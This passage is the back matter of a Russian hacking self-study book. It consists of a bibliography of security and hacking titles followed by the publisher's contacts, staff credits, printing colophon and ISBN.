3. Мак-Клар С., Скембрей Д., Курц Д. Секреты хакеров. Безопасность сетей - готовые решения, 2-е изд.: Пер. с англ. - М.: Издательский дом «Вильяме», 2001.– 656 с.: ил. - Парал. титл. англ.
4. Мак-Клар С., Скембрей Д., Курц Д. Секреты хакеров. Безопасность Windows 2000 - готовые решения.; Пер. с англ. - М.: Издательский дом «Вильяме», 2002.– 264 с.: ил. - Парал. титл. англ.
5. Леонтьев Б. Компьютерный террор. Методы взлома информационных систем и компьютерных сетей. - 560 с. - М.: Познавательная книга плюс, 2002.– (Справочное руководство пользователя персонального компьютера).
6. Р. Браг. Система безопасности Windows 2000.: Система безопасности Windows 2000.: Пер. с англ. - М.: Издательский дом «Вильяме», 2001. - 592 с.: ил. - Парал. тит. англ.
7. Alex JeDaev Я люблю компьютерную самооборону. Учебное пособие - М.: Только для взрослых, 2002 - 432 с.: ил.
8. Чирилло Дж. Обнаружение хакерских атак. Для профессионалов (+CD). - СПб.:Питер, 2002. - 864 с.: ил.
9. Бэнкс М.А. Информационная защита ПК.: Пер. с англ. - К.: Век+, М.: Энтроп, СПб.: Корона-Принт, 2001.– 272 с.
10. Леонтьев Б. Хакинг без секретов. Серия книг «Справочное руководство пользователя персонального компьютера» - М.: Познавательная книга плюс, 2000. - 736 с.
11. Скембрей Д., Шема М. Секреты хакеров. Безопасность Web-приложений - готовые решения.; Пер. с англ. - М.: Издательский дом «Вильяме», 2003.– 384 с.: ил. - Парал. титл. англ.
12. М. Мамаев, С. Петренко «Технология защиты информации в Интернете. Специальный справочник» - СПб.: Питер. 2002. - 848 с.: ил.
13. Атака через Интернет - Семианов, Медведевский.
14. Мак-Клар С., Скембрей Д., Курц Д. Секреты хакеров. Безопасность сетей - готовые решения, 3-е изд.: Пер. с англ. - М.: Издательский дом «Вильяме», 2002.– 736 с.: ил. - Парал. титл. англ.

Самоучитель ХАКЕРА

Отдел распространения издательской группы «ТРИУМФ»
(«Издательство Триумф», «Лучшие книги», «Только для взрослых», «Технолоджи - 3000», «25 КАДР»)
Телефон: (095) 720-07-65, (095) 772-19-56. E-mail: opt@triumph.ru
Интернет-магазин: www.3st.ru
КНИГА-ПОЧТОЙ: 125438, г.Москва, а/я 18 «Триумф». E-mail: post@triumph.ru

ОТВЕТСТВЕННЫЕ ЗА ПЕРЕГОВОРЫ:
Региональные магазины — директор по развитию Волошин Юрий
Московские магазины - главный менеджер Малкина Елена
Оптовые покупатели - коммерческий директор Марукевич Иван

Идея, план и примеры книги Alex Atsctoy.

Дизайн обложки Борис Клюйко.

Корректор Е.В. Акиева.

Верстка О.В. Новикова.

ООО «Лучшие книги». 125438, г. Москва, а/я 18.
Лицензия серия ИД № 00033 от 10.08.99 г.

Подписано в печать с оригинал-макета 12.01.2005 г.
Формат $70\times100^{1}/_{16}$. Печать офсетная. Печ. л. 12.
Заказ № 5830.

Тираж 3 500 экз.

Отпечатано в полном соответствии с качеством предоставленных диапозитивов
в ОАО «Можайский полиграфический комбинат»
143200, г. Можайск, ул. Мира, 93

Издательская группа «ТРИУМФ» представляет

ЛУЧШИЕ КНИГИ ДЛЯ ВАШЕГО МАГАЗИНА

Интернет-магазин
www.3st.ru

ISBN 5-93673-036-0

Телефон для товароведов: (095) 720 07 65

E-mail: opt@triumph.ru